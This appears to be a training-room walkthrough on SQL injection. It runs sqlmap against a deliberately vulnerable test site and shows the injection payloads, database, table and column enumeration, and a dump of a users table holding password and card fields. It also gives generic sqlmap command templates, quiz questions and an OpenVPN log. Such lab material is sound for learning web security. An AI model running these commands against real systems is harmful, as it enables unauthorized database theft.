  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4755 UNION ALL SELECT CONCAT(0x7178706b71,0x714d4f527a5a764f4b706b64594a4759426f59567a715a575042496b50695a687143594377796350,0x716b6271)

[07:51:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[07:51:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:51:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:51:57 /2022-12-07/
```

Access to Tables of relevant Database

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --d acuart --tables

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -d acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:56:02 /2022-12-07/

[07:56:02] [INFO] resuming back-end DBMS 'mysql'
[07:56:02] [INFO] testing connection to the target URL
[07:56:03] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 6652=6652

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=2 AND (SELECT 8826 FROM (SELECT(SLEEP(5))))JzsQ

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4755 UNION ALL SELECT CONCAT(0x7178706b71,0x714d4f527a5a764f4b706b64594a4759426f59567a715a575042496b50695a687143594377796350,0x716b6271)

[07:56:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[07:56:03] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```



See Columns of those Tables :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

```
File Actions Edit View Help
L-$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:57:54 /2022-12-07/

[07:57:54] [INFO] resuming back-end DBMS 'mysql'
[07:57:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 6652=6652

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=2 AND (SELECT 8826 FROM (SELECT(SLEEP(5))))JzsQ

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4755 UNION ALL SELECT CONCAT(0x7178706b71,0x714d4f527a5a764f4b706b64594a4759426f59567a715a575042496b50695a687143594377796350,0x716b627

--
[07:57:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[07:57:55] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+-----+

[07:57:55] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Retrieve Relevant Data which related to Admin details from relevant Columns :

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --dump

```
File Actions Edit View Help

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
velopers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:00:25 /2022-12-07/

[08:00:26] [INFO] resuming back-end DBMS 'mysql'
[08:00:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=2 AND 6652=6652

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=2 AND (SELECT 8826 FROM (SELECT(SLEEP(5)))JzsQ)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-4755 UNION ALL SELECT CONCAT(0x7178706b71,0x714d4f527a5a764f4b706b64594a4759426f59567a715a575042496b50695a687143594377796350,0x716b627871),NULL,NULL --

[08:00:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[08:00:26] [INFO] fetching columns for table 'users' in database 'acuart'
[08:00:26] [INFO] fetching entries for table 'users' in database 'acuart'
[08:00:26] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc | uname | address | cart | name | pass | email | phone |
+-----+-----+-----+-----+-----+-----+-----+
| 1|acx#set($x=98991*97996)$x|xca | 490bf85056cfa7eb847a512148b34ead | http://dicrpdjbmemujemfyopp.zzz/yrphmgdpgulaszrylqiipemefmacafkxycjxjs?.jpg | test | AcuStart#<{%$}>AcuEnd | 1}dfb{#
991*97996}xca | test | print("acx" . 98991*97996 . "xca"); |

[08:00:35] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[08:00:35] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

## 4. Task 4

### Task 4 ○ Begin to SQL Injection Attack

An injection attack known as **SQL injection (SQLi)** enables the execution of malicious SQL commands. Attackers can use SQL injection vulnerabilities to bypass application security measures. The entire content of a SQL database can be retrieved by getting past the authentication and authorization of a web page or online application. An attacker can add, modify, and delete the database via SQL injection.

In this room, we will do a SQL injection on the live website and get some details from the site. We are using the Kali Linux operating system. You will be able to use a web-based Kali Linux machine or an Attack box. Some previous knowledge of the SQL language is highly recommended.

For testing purposes, we are using <http://testphp.vulnweb.com> Live Website. We need to perform an SQL injection attack on this live website by using the **sqlmap** tool.

Let's begin...



*Answer the questions below*

No answer needed

🚩 Completed

The detection and exploitation of SQL injection vulnerabilities as well as the control of database servers are automated by sqlmap. Sqlmap includes a detection engine in addition to a wide array of Penetration Testing (PT) tools, such as DB fingerprinting, access to the underlying file system, and out-of-band operating system command execution.

## Sqlmap Commands

To identify Database\_\_\_\_\_ `sqlmap -u http://example.com/page.php?id=1 --dbs`

Submit

 **Hint**

## 6. Task 6

**Task 6** ○ Find the All other details from tables of the Database

Now We know What are the Databases. So Now We can easily extract the tables of the Database and get all the details by using these commands of sqlmap

To Extract Tables \_\_\_\_\_ `sqlmap -u http://example.com/page.php?id=1 -D database --tables`

To Extract Columns \_\_\_\_\_ `sqlmap -u http://example.com/page.php?id=1 -D database -T table_name --columns`

To Dumping Data \_\_\_\_\_ `sqlmap -u http://example.com/page.php?id=1 -D database -T table_name -C column1,column2 --dump`

**Answer the questions below**

How many Tables are there?

Answer format: \*

Submit

What is the User name of the admin panel of the Webserver?

Answer format: \*\*\*\*

Submit

What is the Password of the admin panel of the Webserver?

Answer format: \*\*\*\*

Submit

## 7. Task 7

### Advanced practical – Deploy VM and do a SQL injection attack to Victim machine

#### Install OpenVPN


```
(kali@kali)-[~]
└─$ sudo apt install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.6.0-really2.5.7-0kali1).
The following packages were automatically installed and are no longer required:
  libexpat1-libs perl libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl libltng-ust-ctl4 libltng-ust0 libpython3.9-minimal
  libpython3.9-stdlib libwacom-bin python3-dataclasses-json python3-limiter python3-marshmallow-enom python3-mypy-extensions python3-responses python3-spyse
  python3-token-bucket python3-typing-inspect python3.9 python3.9-minimal sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 225 not upgraded.
```

#### Connecting by using OpenVPN


```
Madushan.Perera.ovpn  Nessus-10.3.0-ubuntu1404_and64.deb  SOS

(kali@kali)-[~/Downloads]
└─$ sudo openvpn --config Madushan.Perera.ovpn
2022-12-06 21:29:32 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-ciphers (AES-256-GCM:AES-128-GCM). Future OpenVPN version will ignore --cipher
for cipher negotiations. Add 'AES-256-CBC' to --data-ciphers or change --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-12-06 21:29:32 OpenVPN 2.5.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TK/INFO] [AEAD] built on Jul 5 2022
2022-12-06 21:29:32 Library versions: OpenSSL 3.0.7 1 Nov 2022, LZO 2.10
2022-12-06 21:29:32 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA512' for HMAC authentication
2022-12-06 21:29:32 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA512' for HMAC authentication
2022-12-06 21:29:32 TCP/UDP: Preserving recently used remote address: [AF_INET]18.202.168.160:1194
2022-12-06 21:29:32 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-12-06 21:29:32 UDP link local: (not bound)
2022-12-06 21:29:32 UDP link remote: [AF_INET]18.202.168.160:1194
2022-12-06 21:29:32 TLS: Initial packet from [AF_INET]18.202.168.160:1194, sid=2b190d08 b9426643
2022-12-06 21:29:32 VERIFY OK: depth=1, CN=ChangeMe
2022-12-06 21:29:32 VERIFY OK
2022-12-06 21:29:32 Validating certificate extended key usage
2022-12-06 21:29:32 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2022-12-06 21:29:32 VERIFY OK
2022-12-06 21:29:32 VERIFY OK: depth=0, CN=server
2022-12-06 21:29:32 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA256
2022-12-06 21:29:32 [server] Peer Connection Initiated with [AF_INET]18.202.168.160:1194
2022-12-06 21:29:33 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-12-06 21:29:33 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.18.0.1,topology subnet,ping 5,ping-restart
120,ifconfig 10.10.62.149 255.255.128.0,peer-id 68'
2022-12-06 21:29:33 OPTIONS IMPORT: timers and/or timeouts modified
2022-12-06 21:29:33 OPTIONS IMPORT: --ifconfig/up options modified
2022-12-06 21:29:33 OPTIONS IMPORT: route options modified
2022-12-06 21:29:33 OPTIONS IMPORT: route-related options modified
2022-12-06 21:29:33 OPTIONS IMPORT: peer-id set
2022-12-06 21:29:33 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-12-06 21:29:33 Using peer cipher 'AES-256-CBC'
2022-12-06 21:29:33 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-12-06 21:29:33 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2022-12-06 21:29:33 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-12-06 21:29:33 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2022-12-06 21:29:33 net_route_v4_best_gw query: dst 0.0.0.0
2022-12-06 21:29:33 net_route_v4_best_gw result: via 192.168.1.1 dev eth0
2022-12-06 21:29:33 ROUTE_GATEWAY 192.168.1.1/255.255.0.0 IFACE=eth0 HWADDR=08:00:27:db:96:6a
2022-12-06 21:29:33 TUN/TAP device tun0 opened
2022-12-06 21:29:33 net_iface_mtu_set: mtu 1500 for tun0
2022-12-06 21:29:33 net_iface_up: set tun0 up
2022-12-06 21:29:33 net_addr_v4_add: 10.18.62.149/17 dev tun0
2022-12-06 21:29:33 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] table 0 metric 1000
2022-12-06 21:29:33 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2022-12-06 21:29:33 Initialization Sequence Completed
```


#### Connection Successful



## Successfully Connected to Room




## Start the Machine





To completing this task , I have Created own, vulnerable Travel Website Login page.



[View WEB Files](#)




## 8. Task 8

### Summery

Task 8

Summary



**Congratulations!!!!!!** You finished the Web Security Fundamentals room.

In this room, you learned how to use Advance to perform a SQL injection attack on a live website as well as a victim machine.

You will understand how to prevent and defend against web security vulnerabilities such as SQLI by the end of this room.

*Answer the questions below*

No answer needed

Completed